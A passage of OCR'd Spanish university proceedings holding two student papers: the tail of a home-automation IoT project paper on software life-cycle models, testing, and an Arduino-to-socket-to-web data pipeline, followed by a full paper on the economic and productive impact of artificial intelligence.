


Figura 4: Placa de sistema embebido

En general los sistemas embebidos no poseen un sistema operativo, o si lo posee es sumamente compacto y tiene características de procesamiento en tiempo real. Son programados en lenguajes como C, C++ y en algunos casos JAVA.

1.5. Ciclo de vida de software

Un proceso de desarrollo de software tiene como propósito la producción eficaz y eficiente de un producto software que reúna los requisitos del cliente. Existen muchos diferentes procesos de software, pero todos deben incluir cuatro actividades que son fundamentales para la ingeniería de software:

- Especificación del software Tienen que definirse tanto la funcionalidad del software como las restricciones de su operación.
- Diseño e implementación del software Debe desarrollarse el software para cumplir con las especificaciones.
- Validación del software Hay que validar el software para asegurarse de que cumple lo que el cliente quiere.
- Evolución del software El software tiene que evolucionar para satisfacer las necesidades cambiantes del cliente.

En cierta forma, tales actividades forman parte de todos los procesos de software. Por supuesto, en la práctica éstas son actividades complejas en sí mismas e incluyen subactividades tales como la validación de requerimientos, el diseño arquitectónico, la prueba de unidad, etcétera. También existen actividades de soporte al proceso, como la documentación y el manejo de la configuración del software [5].

1.5.1. El modelo en cascada

Éste toma las actividades fundamentales del proceso de especificación, desarrollo, validación y evolución y, luego, los representa como fases separadas del proceso, tal como especificación de requerimientos, diseño de software, implementación, pruebas, etc.




Figura 6: Etapas del modelo de Cascada

Las principales etapas del modelo en cascada reflejan directamente las actividades fundamentales del desarrollo:

- Análisis y definición de requerimientos Los servicios, las restricciones y las metas del sistema se establecen mediante consulta a los usuarios del sistema. Luego, se definen con detalle y sirven como una especificación del sistema.
- Diseño del sistema y del software El proceso de diseño de sistemas asigna los requerimientos, para sistemas de hardware o de software, al establecer una arquitectura de sistema global. El diseño del software implica identificar y describir las abstracciones fundamentales del sistema de software y sus relaciones.
- Implementación y prueba de unidad Durante esta etapa, el diseño de software se realiza como un conjunto de programas o unidades del programa. La prueba de unidad consiste en verificar que cada unidad cumpla con su especificación.
- Integración y prueba de sistema Las unidades del programa o los programas individuales se integran y prueban como un sistema completo para asegurarse de que se cumplan los requerimientos de software. Después de probarlo, se

libera el sistema de software al cliente.

- Operación y mantenimiento Por lo general (aunque no necesariamente), ésta es la fase más larga del ciclo de vida, donde el sistema se instala y se pone en práctica. El mantenimiento incluye corregir los errores que no se detectaron en etapas anteriores del ciclo de vida, mejorar la implementación de las unidades del sistema e incrementar los servicios del sistema conforme se descubren nuevos requerimientos.

En la práctica, este modelo no es lineal, e involucra varias iteraciones e interacción entre las distintas fases de desarrollo.

1.5.2. Desarrollo evolutivo o incremental

Este enfoque vincula las actividades de especificación, desarrollo y validación. El sistema se desarrolla como una serie de versiones (incrementos), y cada versión añade funcionalidad a la versión anterior [6] [5].




Figura 7: Etapas del modelo Incremental

La idea detrás de este modelo es el desarrollo de una implantación del sistema inicial, exponerla a los comentarios del usuario, refinarla y generar N versiones hasta que se desarrolle el sistema adecuado. Actividades concurrentes: especificación, desarrollo y validación, se realizan durante el desarrollo de las versiones hasta llegar al producto final. Una ventaja de este modelo es que se obtiene una rápida realimentación del usuario, ya que las actividades de especificación, desarrollo y pruebas se ejecutan en cada iteración. Existen dos tipos de desarrollo evolutivo:
Desarrollo Exploratorio: El objetivo de este enfoque es explorar con el usuario los requisitos hasta llegar a un sistema final. El desarrollo comienza con las partes que se tiene más claras. El sistema evoluciona conforme se añaden nuevas características propuestas por el usuario.

Enfoque utilizando prototipos: El objetivo es entender los requisitos del usuario y trabajar para mejorar la calidad de los requisitos. A diferencia del desarrollo exploratorio, se comienza por definir los requisitos que no están claros para el usuario y se utiliza un prototipo para experimentar con ellos. El prototipo ayuda a terminar de definir estos requisitos.

El desarrollo de software incremental, que es una parte fundamental de los enfoques ágiles, es mejor que un enfoque en cascada para la mayoría de los sistemas empresariales, de comercio electrónico y personales. El desarrollo incremental refleja la forma en que se resuelven problemas. Rara vez se trabaja por adelantado una solución completa del problema, más bien se avanza en una serie de pasos hacia una solución y se retrocede cuando se detecta que se cometieron errores. Al desarrollar el software de manera incremental, resulta más barato y fácil realizar cambios en el software conforme éste se diseña. Cada incremento o versión del sistema incorpora algunas de las funciones que necesita el cliente

1.5.3. Desarrollo en espiral

El modelo de desarrollo en espiral es actualmente uno de los más conocidos y fue propuesto por Boehm 1988. El ciclo de desarrollo se representa como una espiral, en lugar de una serie de

actividades sucesivas con retrospectiva de una actividad a otra. Cada ciclo de desarrollo se divide en cuatro fases:

1. Definición de objetivos: Se definen los objetivos y las restricciones del proceso y del producto. Se realiza un diseño detallado del plan administrativo. Se identifican los riesgos y se elaboran estrategias alternativas dependiendo de estos.
2. Evaluación y reducción de riesgos: Se realiza un análisis detallado de cada riesgo identificado. Pueden desarrollarse prototipos para disminuir el riesgo de requisitos dudosos. Se llevan a cabo los pasos para reducir los riesgos.
3. Desarrollo y validación: Elegir modelo de desarrollo Elegir modelo de desarrollo, algunos autores lo denominan meta modelo o modelo paramétrico.
4. Planificación: Se determina si continuar con otro ciclo. Se planea la siguiente fase del proyecto. Este modelo a diferencia de los otros toma en consideración explícitamente el riesgo, esta es una actividad importante en la administración del proyecto.

El ciclo de vida inicia con la definición de los objetivos. De acuerdo a las restricciones se determinan distintas alternativas. Se identifican los riesgos al sopesar los objetivos contra las alternativas. Se evalúan los riesgos con actividades como análisis detallado, simulación, prototipos, etc. Se desarrolla un poco el sistema. Se planifica la siguiente fase.

1.6. Pruebas

Las pruebas (conocidas como testing) intentan demostrar que un sistema cumple con la tarea para la que fue diseñado, así como descubrir defectos en el sistema antes de usarlo. Al probar el software, se ejecuta un programa con datos artificiales y se verifican los resultados para buscar errores, anomalías [5].

El objetivo de las pruebas tiene dos metas:

- Demostrar al desarrollador y al cliente que el software cumple con los requerimientos relevados.
- Encontrar situaciones en las que el comportamiento del software sea incorrecto.

El proceso de pruebas se puede dividir en dos etapas: pruebas unitarias y pruebas de integración.

Las pruebas unitarias tienen como objetivo la evaluación de los módulos que componen al sistema de forma individual para ello se preparan marcos y datos de prueba para validar el funcionamiento individual.

Las pruebas de integración tienen como objetivo el ensayo global del sistema integrando todos sus módulos para validar su funcionamiento y el cumplimento de los requerimientos




Figura 8: Etapas del modelo en espiral especificados

Elementos del Trabajo y Metodología
Organización:
Se organizó el desarrollo en tres áreas de conocimientos para agilizar el tiempo de desarrollo, fortalecer y maximizar el aprendizaje:

- Hardware y software de datos a enviar
- Diseño de Software (socket)
- Diseño de base de datos y página web

Se tuvieron en cuenta las siguientes competencias:
Conocer el potencial y limitaciones de cada herramienta utilizada.
✓ Conocer la aplicación de HTML, CSS, y Java Script.
✓ Organizar y presentar el diseño web en forma legible y adecuada.

Para evaluar las aplicaciones se realizaron diferentes Test en diferentes etapas:

Primera Etapa:

```
ID2,02/06/2019 18:08:38,I11,I21,I30,I41,<EOF>
ID2,02/06/2019 18:10:46,T121,H167,<EOF>
```

Figura 9- Envió de string de dato al socket

Se desarrolla él envió de string de dato con arduino y su Shield de red en la figura 1 dividido por comas para ser más legible.

Segunda Etapa:

```
Nueva conexion con el cliente: 192.168.1.4
Datos recibidos de 192.168.1.4--> ID2,02/06/2019 18:08:38,I11,I21,I30,I41,<EOF>
Conexion con cliente: 192.168.1.4 TERMINADA

Nueva conexion con el cliente: 192.168.1.4
Datos recibidos de 192.168.1.4--> ID2,02/06/2019 18:10:46,T121,H167,<EOF>
Conexion con cliente: 192.168.1.4 TERMINADA
```

Figura 10- Se recibe el dato y se parsea insertando a la base de datos

Se desarrolla el aplicativo Socket de red que recibe e inserta el dato (Figura 2) en la base de datos previamente desarrollada.

Tercera Etapa:




Figura 11-Base de datos con valores y en la página web en tiempo real.

El dato es mostrado en una página web (figura 3), con una estructura de perfiles de acceso. También se desarrolló el envió desde la web al socket y del socket al Arduino, de datos para actuadores ubicados en el hardware de domótica.

Cuarta Etapa:
Se realizan los test del hardware, de cada aplicación y de la integración para poder verificar el buen funcionamiento de la totalidad de la aplicación.

Pruebas unitarias: Se comprueba el correcto funcionamiento de las clases, sus atributos y sus métodos.

Pruebas de integración: El sistema es construido a través de sus componentes, se busca problemas que puedan surgir a través de la integración de sus componentes.

Pruebas de rendimiento: Se realizan cargas de datos producidos por los dispositivos de entrada durante una hora. Se verifica que la información producida por los dispositivos de domótica en tiempo real que sean presentados al cliente en tiempo aceptable.




Figura 12: Test de conexión entre Servidor Socket y aplicación web.

Quinta etapa:
Se desarrolla la página con un diseño web responsivo con el objetivo de que se adapte al dispositivo en el que se esté utilizando.



Figura 13: Pantalla de Gestión de Dispositivos.

La página web está organizada en tres secciones a las que son accedidas con menú de navegación en la parte superior izquierda.
La primera sección permite gestionar los dispositivos del sistema de domótica. En la segunda sección se presentan los registros de accionamiento en dispositivos de salida y en la última sección se presentan los registros producidos por los dispositivos de entrada.

2. Referencias

[1]Dave Evans, 2011. “Internet de las cosas Cómo la próxima evolución de Internet lo cambia todo”. Cisco Internet Business SolutionsGroup (IBSG).

[2]Equipo de colaboradores y profesionales de la revista ARQHYS.com, 2001. “Historia de la domotica”. Revista ARQHYS 2001, 12. https://www.arqhys.com/arquitectura/domotica-historia.html

[3]Luigi De Russis, 2011 “Domotics: An Open Aproach”. Politécnico Di Torino. Italia

[4]BarrGroupTheembeddedSystemExperts, 2019. “EmbeddedGlosary”. https://barrgroup.com/Embedded-Systems/Glossary-E

[5]IanSommerville, 2011. “Ingeniería de software” 9na edición. Ed. Pearson, México.

[6]Universidad de la Republica-Uruguay, Facultad de Ingenieria, 2015. “Proceso de software y Ciclo de vida”. https://www.fing.edu.uy/tecnoinf/maldonado/cursos/2015/rpyl/desarrolloSoftware.pdf

Inteligencia Artificial en la producción

Suarez, Lucas
Condori Apaz, Ulises Matias
Varas Bauzada, Micaela Belen

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
Se considera a la Inteligencia Artificial una disciplina académica, producto del resultado de la unión de diversas corrientes intelectuales, desarrolladas en el campo de la lógica. Dicha ciencia, en los últimos años ha tomado protagonismo dentro del mundo empresarial, modificando el desarrollo de las actividades que se realizan en ella. El presente trabajo, tiene como objetivo analizar el impacto que provocó la Inteligencia Artificial tanto en la economía como en los procesos productivos. Para ello, se estudian los diferentes sistemas productivos que rigen actualmente en la industria, la implementación de dicha ciencia en la producción y las inversiones realizadas en el último tiempo, llegando a la conclusión de que el cambio es inevitable y que esta nueva tecnología va a generar un aumento en la economía, aunque aún algunas empresas no se atreven a su implementación debido a la falta de recursos e información.

Palabras Clave
Inteligencia Artificial, Procesos, Producción, Economía, Empresa.

Introducción

La Real Academia Española define a la inteligencia como: “Potencial intelectual: facultad de conocer, de entender o comprender”. De esta manera, se puede definir a la Inteligencia Artificial como una ciencia que utiliza conocimientos y los incorpora en procesos o actividades en las máquinas para que tengan éxito [1].

Los procesos productivos se encargan de la transformación de la materia prima en productos o servicios que satisfagan la demanda y necesidad del cliente, dicho proceso debe encontrarse en sintonía con la estructura organizacional de la empresa o industria [2].

La implementación de la Inteligencia Artificial (I.A) en empresas y fábricas forma parte del surgimiento de un nuevo modelo de industrialización. Han surgido avances en los aspectos técnicos, que se han ido desarrollando más en la industria automovilística y la aeroespacial [3]. La implementación de I.A en los procesos de producción consiste en la implementación de robots con capacidad de trabajar de forma manual [4]. Por el momento, se ha utilizado para monitorización y análisis, redes avanzadas con servicios abiertos y seguros, procesos de fabricación avanzados basados en tecnologías de mecanizado, fabricación aditiva en metal, teleasistencia, etc; La implementación de I.A, genera una ventaja con respecto a la competencia y una reducción en los costos de fabricación de los productos o servicios que se brindan [4]. La Inteligencia Artificial es beneficiosa para las empresas, pero requiere de una importante financiación y aún no son muchas organizaciones que pueden recurrir a esa tecnología [5].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de “Sistemas y Organizaciones”, primer año de cursada) es analizar el impacto de la implementación de la Inteligencia Artificial en los procesos productivos.

Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se explica el concepto de “Inteligencia Artificial”, sus orígenes y campos de aplicación. En la sección 2, se desarrolla en qué consisten los procesos productivos en las empresas y cómo se

llevan a cabo. En la sección 3, se analiza la implementación en los procesos productivos y un cuadro comparativo entre sus ventajas y desventaja. En la sección 4, se analiza el impacto económico del uso de la I.A. Finalmente, en la sección 5, se detallan las conclusiones y futuras líneas del trabajo.

1. Inteligencia Artificial

A pesar de que la Inteligencia Artificial tiene una amplia variedad de definiciones, se la puede considerar una disciplina académica producto del resultado de la unión de diversas corrientes intelectuales, desarrolladas en el campo de la lógica y la matemática discreta e impulsada por el desarrollo de computadoras digitales [1].
Previo al origen de esta disciplina, se registraron trabajos científicos que de alguna forma u otra, mencionan de forma indirecta a esta ciencia; como por ejemplo, el modelo neuronal de McCulloch y Pitts en 1943, que propone una neurona artificial que puede construirse con circuitos eléctricos o, la publicación científica de Alan Turing: "Ordenador e Inteligencia" en 1950; En dicho artículo, se encontraba el test de Turing, una prueba que permite determinar si una computadora se comporta de tal forma que un humano lo clasifique inteligente o no [2].

El nacimiento de la Inteligencia Artificial sucedió en una conferencia en el Dartmouth College, en 1956, donde asistieron John McCarthy, Marvin Mynsky, Claude Shannon, Nathaniel Rochester, Allen Newell, Herbert Simon, Arthur Samuel, Ray Solomonoff, Oliver Selfridge y Trenchard More. Los resultados de esta conferencia fueron: permitió reunir a las figuras más importantes del campo de estudio, se le asignó el nombre al campo, y apareció el primer programa de razonamiento para ordenadores, Logic Theoristic, que permitía demostrar teoremas matemáticos de manera automática [17].
En 1958, nace el primer lenguaje programación de la Inteligencia Artificial el LISP.

Durante los años sesenta aparece el Procesamiento de Lenguaje Natural, sin embargo, la idea que marca esta década es la de los bloques de micro-mundo del Massachusetts Institute of Technology, MIT, "Un micromundo es un campo inventado, artificialmente en el cual los objetos, o propiedades y eventos posibles están estrecha y claramente definidos de antemano" [4]. Algunos programas que utilizaron este enfoque fueron: el STUDENT de Daniel Bobrow, el Shakey del Instituto de Stanford, el SAINT de James Slagle, el ANALOGY de Tom Evans, el SAM de Yale [3].

El fracaso del plan de traducción automática, mediante Inteligencia Artificial para la interpretación de artículos científicos rusos previo al lanzamiento del Sputnik, develó una lección importante que dice que todos los sistemas que usen lenguajes deben comprender y entender de lo que hablan [4].
Entre 1965 y 1975, no hubo muchos éxitos por parte de la Inteligencia Artificial, ya que se requería demasiada inversión para ese tiempo y la mayoría de las tecnologías eran propias de grandes centros de investigación provocando regresión y desinterés en el campo [2].

En los años ochenta, se deja atrás la recesión gracias a los sistemas expertos y la ingeniería del conocimiento, provocando que la Inteligencia Artificial se convierta en industria hasta el presente [5]. Un hito importante fue el primer sistema experto comercial que tuvo éxito, el XCON o R1, que inició su actividad en Digital Equipment Corporation en 1982, lo cual tras ese suceso, la industria de Inteligencia Artificial creció tan rápido que paso de

unos pocos millones de dólares a billones de dólares para 1988. Poco después, surgió un período denominado “El invierno de la Inteligencia Artificial”, que afectó a empresas que no fueron capaces de desarrollar, los productos prometidos [3].

En la actualidad, la Inteligencia Artificial busca diseñar e implementar sistemas que permitan analizar y procesar grandes cantidades de información de manera rápida y eficiente (Inteligencia Empresarial y la Minería de Datos) [18]. A pesar de que la disciplina tenga medio siglo de vida, el objetivo principal de crear Inteligencia Artificial como finalidad fundamental se descuidó, sin embargo, los intereses actuales tienden a resolver problemas más concretos de transmisión sencilla a la industria. En resumen, la historia de Inteligencia Artificial ha pasado por momentos de mucho éxito, apoyo financiero y optimismo, como también por momentos de bajo entusiasmo y resultados no esperados por los investigadores, los cuales, en algunos casos han creado enfoques nuevos y creativos [1].

Por último, la Inteligencia Artificial se puede aplicar en diferentes áreas, por ejemplo [3]:

- Medicina: ayudando con diagnósticos, en análisis de imágenes, etc.
- Ingeniería: optimizando procesos, organizando la producción, la planificación y la logística, mejorando la toma de decisiones, etc.
- Economía: participando en el análisis financiero y bursátil, en el análisis de riesgo, en la minería de datos, etc.
- Informática: desarrollando procesamiento de lenguaje natural, criptografía, teoría de juegos, etc.
- Robótica: innovando con interfaces, sistemas de visión artificial, sistemas de navegación automática, etc.

2. Los procesos productivos

Un proceso productivo es un conjunto de actividades donde la materia prima sufre una transformación, a través de un proceso que la convierte en un producto destinado a la comercialización [8]. Con el transcurrir de los años, los procesos productivos sufrieron enormes cambios y mejoras en la industria, sobre todo, debido al surgimiento y el avance de la tecnología, que han aumentado favorablemente la producción [6].

Al comienzo, la maquinaria utilizada en la producción estaba destinada a la fabricación de productos artesanales. En este tipo de casos, el empresario compraba la materia prima, delegaba la actividad a los talleres y comercializaba los productos en el mercado [6]. Por otro lado, la Revolución Industrial generó una serie de descubrimientos al vincular la innovación tecnológica con los sistemas fabriles, que se encontraban dirigidos a mejorar los procesos productivos [6].

Existen diferentes tipos de procesos productivos, no es igual el proceso productivo de una empresa dedicada a brindar servicios que el de una empresa industrial [8]. Una producción en serie o masa se encarga de la elaboración de productos en grandes cantidades que pasan de forma secuencial por las etapas del proceso de fabricación. Este proceso productivo se desarrolla en cadena de montaje [7].

En cambio, la producción por proyecto se realiza por medio de una serie de fases, donde no existe flujo de producto, existe una secuencia de operaciones, las operaciones individuales deben realizarse en una secuencia que contribuya en los objetivos del proyecto. Se caracterizan por el alto costo y por la dificultad que representa su planificación y control

administrativo y está destinada a un cliente [9].

Por otro lado, la producción por lote es un sistema de producción, en el que los productos a fabricar van separados en lotes que avanzan en el proceso, genera una gran cantidad de inventario, tiempos muertos en máquinas y operarios. Es un sistema poco flexible, porque no permite la fabricación de varios modelos de productos al mismo tiempo. Este tipo de producción también se la conoce como producción discontinua, por ejemplo, se utiliza en las etapas iniciales del ciclo de vida de un producto [10].

La producción artesanal, que es similar a la producción en lotes, elabora objetos mediante la transformación de materia prima natural, a través de procesos de producción no industrial, utiliza herramientas manuales y la mano de obra a cargo está cualificada para la tarea que deben realizar en la transformación de las materias primas en productos [11].

Por último, se encuentra la producción continua, se utiliza en las empresas que producen, un determinado producto, por largos periodos de tiempo. La producción es acelerada y las actividades se realizan sin ninguna interrupción [12]. Este método de producción industrial debe contar con personal cualificado, entre sus ventajas se encuentra la velocidad de la fabricación y la simplicidad de las tareas que se llevan a cabo, aunque entre sus desventajas se puede hablar del costo de su instalación y la falta de flexibilidad [13].

3. Implementación de la Inteligencia Artificial

Según un grupo de la Universidad de Cantabria, la Inteligencia Artificial es la transferencia de la inteligencia a las máquinas, es decir, que el computador haga cosas inteligentemente [19]. Para desarrollar Inteligencia Artificial, el personal a cargo debe tener un conocimiento de hechos y factores que afecten al problema y otros que no afectan directamente sobre él, pero que de ellos depende la solución, estos otros pueden ser la experiencia propia de trabajos que hayan realizado e ideas que permitan el desarrollo, para conseguir que el programa sea un éxito se requiere la habilidad de poder implementar estos conocimientos e ideas a cualquier situación que pueda surgir y la capacidad de obtener nuevas experiencias[19].

La producción en estos días está haciendo un gran avance gracias a la implementación de las nuevas tecnologías, y el uso de la Inteligencia Artificial, mejorando la comunicación en la toma de decisiones o bien para realizar tareas que requieran cierta cantidad de tiempo y personal e incluso tareas que resulten peligrosas para los empleados; La Inteligencia Artificial es capaz de realizar cosas inimaginables sin la necesidad de personal o el control de los sistemas de producción [20,21].
Para el desarrollo de la Inteligencia Artificial se destacan 3 paradigmas:

- Redes Neuronales Artificiales: permiten utilizar una red neuronal en problemas de la vida real que consiste en un conjunto de neuronas conectadas entre sí para transmitirse información es un sistema conexionista.
- Algoritmos Genéticos: algoritmos de búsqueda basados en la mecánica de selección natural y de la genética natural.
- Sistemas de Lógica Difusa: segunda herramienta utilizada para emular el

razonamiento humano, son una mejora de los sistemas expertos tradicionales.

Un ejemplo de cómo pueden ser utilizados estos paradigmas se encuentra en [20], donde se menciona que en la actualidad se trabaja con la idea de generar robots manipuladores con capacidades sensoriales para detectar objetos, caminos, obstáculos, etc. Para lograr el objetivo, se utilizan paradigmas de Redes Neuronales Artificiales, que consisten en que los sensores que tienen incorporados los robots transmiten información entre sí y los Sistemas de Lógica Difusa permite emular el pensamiento humano, para su correcto funcionamiento. Aun así, el propósito de manufacturar estos procesos requiere de mucho tiempo de programación para su implementación, además de un considerable costo de desarrollo. Actualmente los robots no tienen forma de aprender o pensar por sí mismos, lo que hace que tengan que realizar tareas muy específicas y por separado, esto hace que normalmente sean utilizados en cadenas de producción, ensamblado, etc [20].

Este sistema cuenta con ventajas ya que reduce costos, tiempos de producción, mejora la calidad del producto, mejora la conectividad, haciendo que la seguridad en los procesos de producción, comunicación y los sistemas, aumente de manera drástica, lo que genera como resultado comunicaciones más seguras y fiables, así como una sofisticada gestión de identidades y acceso a las máquinas por parte de los usuarios; al ser un sistema automatizado implica la reducción de errores ya que la máquina no necesita descansos y ayudan en tareas diarias al igual que los asistentes electrónicos como Siri, Cortana11 o el GPS [19-21].

Por otro parte la misma, tiene desventajas, ya que requiere de un considerable costo de desarrollo, lo que reserva su implementación a empresas más grandes en términos económicos, también genera descentralización ya que la información se transmite hasta los niveles más bajos de la organización permitiendo una visión global de los procesos productivos. Por último como se mencionó anteriormente, las habilidades por parte de los programadores influirá en la calidad del producto final. En conclusión, este sistema se sigue desarrollando y aún no está perfeccionado ni mucho menos lo que significa que muchas cosas pueden cambiar con el pasar tiempo [19-21].

4. El impacto económico de la Inteligencia Artificial

El impacto económico se define como el efecto que una medida, decisión, acción o anuncio puede generar en la economía, provocando consecuencias en la situación económica de una organización o país [15]. Los estudios en el impacto económico sirven para medir la repercusión y los beneficios de inversiones en una organización [16]. En este caso, el surgimiento de procesos digitales e Inteligencia Artificial forman parte del desarrollo de nuevos conocimientos y tecnologías, que afectan las bases de los procesos económicos y productivos en las organizaciones [14].

Un ejemplo de esta tecnología puede ser la robotización, que actualmente se comenzó a utilizar en los procesos productivos y que, si bien no genera problemas en el desarrollo

de máquinas, su surgimiento o utilización a la hora de comercializar puede provocar un cambio. Entonces, se puede decir que, actualmente sin la existencia de un proceso tecnológico no se logra impulsar el desarrollo económico de una organización, tanto en el funcionamiento mecánico de fabricación, como en el surgimiento de nuevos puestos de trabajo [14].

El crecimiento económico, si se considera una visión tradicional, se produce cuando existe un aumento de capital o trabajo o bien cuando se utilizan de un modo más eficiente; Como explica la empresa Accenture en "Inteligencia Artificial, el futuro del crecimiento" [23]; en la actualidad, el modo tradicionalista dio paso a un nuevo modo de crecimiento debido a la innovación y a la aparición de nuevas tecnologías como la Inteligencia Artificial, que toma la forma de "capital físico", como robots y máquinas inteligentes, y que, además, puede mejorar con el tiempo, ya que, es una tecnología que cuenta con la capacidad de autoaprendizaje. Si se considera a la Inteligencia Artificial como un nuevo factor de producción y no tan solo como un impulsador de productividad se podría ver el verdadero potencial de esta tecnología donde el objetivo es mejorar los factores de producción tradicionales ya existentes y utilizados en las organizaciones. Ver a la Inteligencia Artificial de este modo, puede generar importantes crecimientos económicos a largo plazo y no solo en las organizaciones que la utilizan para el desarrollo de sus actividades, sino, en la economía de los países [23].

Por otro lado, considerando la administración dentro de una organización a nivel global, según índices y estadísticas realizadas por Fundación Aquae [22], se estima que para el 2020, el 85% de las gestiones con los clientes se harán sin un ser humano y, se estima que el 40% de los agentes inteligentes administrarán las interacciones móviles. En otras palabras, el desarrollo de la Inteligencia Artificial va a generar una modificación importante no solo en el crecimiento económico de las empresas, sino que, también afectará a todas sus áreas y no solo a la producción creando grandes cambios a nivel global [22].

Conclusiones

A través del presente trabajo de investigación se ha perseguido determinar cuáles son los impactos de la Inteligencia Artificial en los distintos procesos productivos. Por lo cual, se describió el origen de la Inteligencia Artificial, sus impactos en la economía, y la explicación breve de algunos tipos de procesos productivos.

Se concluye que la Inteligencia Artificial es una tecnología que no se encuentra al alcance de todos, ya que se requiere de una inversión importante a la que solo pueden acceder industrias que manejan grandes sumas de dinero, como por ejemplo el rubro automotriz o la aeronáutica.

Si bien la Inteligencia Artificial ha tenido grandes avances desde su recorrido, que datan del primer computador con capacidad de realizar cálculos básicos hasta su utilización en cadenas de ensamblaje, éste no es el final del recorrido, sino que apenas está dando sus primeros pasos. Su aplicación aún queda limitada en algunos campos, pero se espera que siga impactando en el mundo empresarial.

Como futuras líneas de trabajo se pretende investigar el impacto de la Inteligencia

Artificial en las empresas, pero ya no solo con un foco en los procesos productivos sino más abarcativa, explicando cómo se aplica y el impacto que tiene en cada sector de la misma.

Referencias

[1] María Isabel Alfonso Galipienso, Miguel Angel Cazorla Quevedo, Otto Colomina Pardo, Francisco Escolano Ruiz, Miguel Angel Lozano Ortega, "Inteligencia Artificial", Editorial Paraninfo, 1 ene. 2003, [en línea] [fecha de último acceso 15 agosto 2019]. Disponible en: https://books.google.com.ar

[2] Rodríguez Medina Guillermo, Balestrini Atencio Solange, Balestrini Atencio Sara, Meleán Romero Rosana, Rodríguez Castro Belkis, "Análisis estratégico del proceso productivo en el sector industrial", Revista de Ciencias Sociales (RCS) Vol. VIII, No. 1, enero-abril 2002, [en línea] [fecha de último acceso 15 agosto 2019]. Disponible en: https://www.redalyc.org

[3] Wendy B. Rauch-Hindin, "Aplicaciones de la inteligencia artificial en la actividad empresarial, la ciencia y la industria" Ediciones Díaz de Santos, 1989, [en línea] [fecha de último acceso 15 agosto 2019]. Disponible en: https://books.google.com.ar

[4] Antonio J. Sánchez-Egea y Luis-Norberto López de Lacalle, Universidad del País Vasco, "Máquinas, procesos, personas y datos, las claves para la revolución 4.0", [en línea] [fecha de último acceso 30 abril 2019]. Disponible en: https://upcommons.upc.edu/bitstream

[5] David Fernández, Madrid, "La inteligencia artificial obliga a redefinir la economía", Diario el país, [en línea] [fecha de último acceso 30 abril 2019]. Disponible en: https://elpais.com/economia

[6] Chacón, Galia; Bustos, Carlos y Rojas, Eli Saúl. Artículo "Los Procesos de Producción y la Contabilidad de Costos", Enero-Junio 2006. Mérida. Venezuela, [en línea] [fecha de último acceso 15 agosto 2019]. Disponible en: https://www.redalyc.org

[7] Cristina Isabel Dopacio, "Producción en serie", [en línea] [fecha de último acceso 19 mayo 2019]. Disponible en: http://diccionarioempresarial.wolterskluwer.es

[8] Juan Manuel Caurin, Raquel Hernández, Silvia Valero, Rafel Soriano, "Tipos de procesos productivos", [en línea] [fecha de último acceso 19 mayo 2019]. Disponible en: https://www.emprendepyme.net

[9] Marco Ramirez Lopez, "Sistemas de producción por proyectos", [en línea] [fecha de último acceso 19 mayo 2019]. Disponible en: https://prezi.com

[10] "Sistema de producción por lotes ventajas y desventajas", [en línea] [fecha de último acceso 19 mayo 2019]. Disponible en: https://leanmanufacturing10.com

[11] Bustos Flores Carlos, Universidad de Los Andes, Venezuela, "La producción artesanal", [en línea] [fecha de último acceso 15 agosto 2019]. Disponible en: https://www.researchgate.net

[12] Cristina Isabel Dopacio, "Producción continua", [en línea] [fecha de último acceso 19 mayo 2019]. Disponible en: http://diccionarioempresarial.wolterskluwer.es

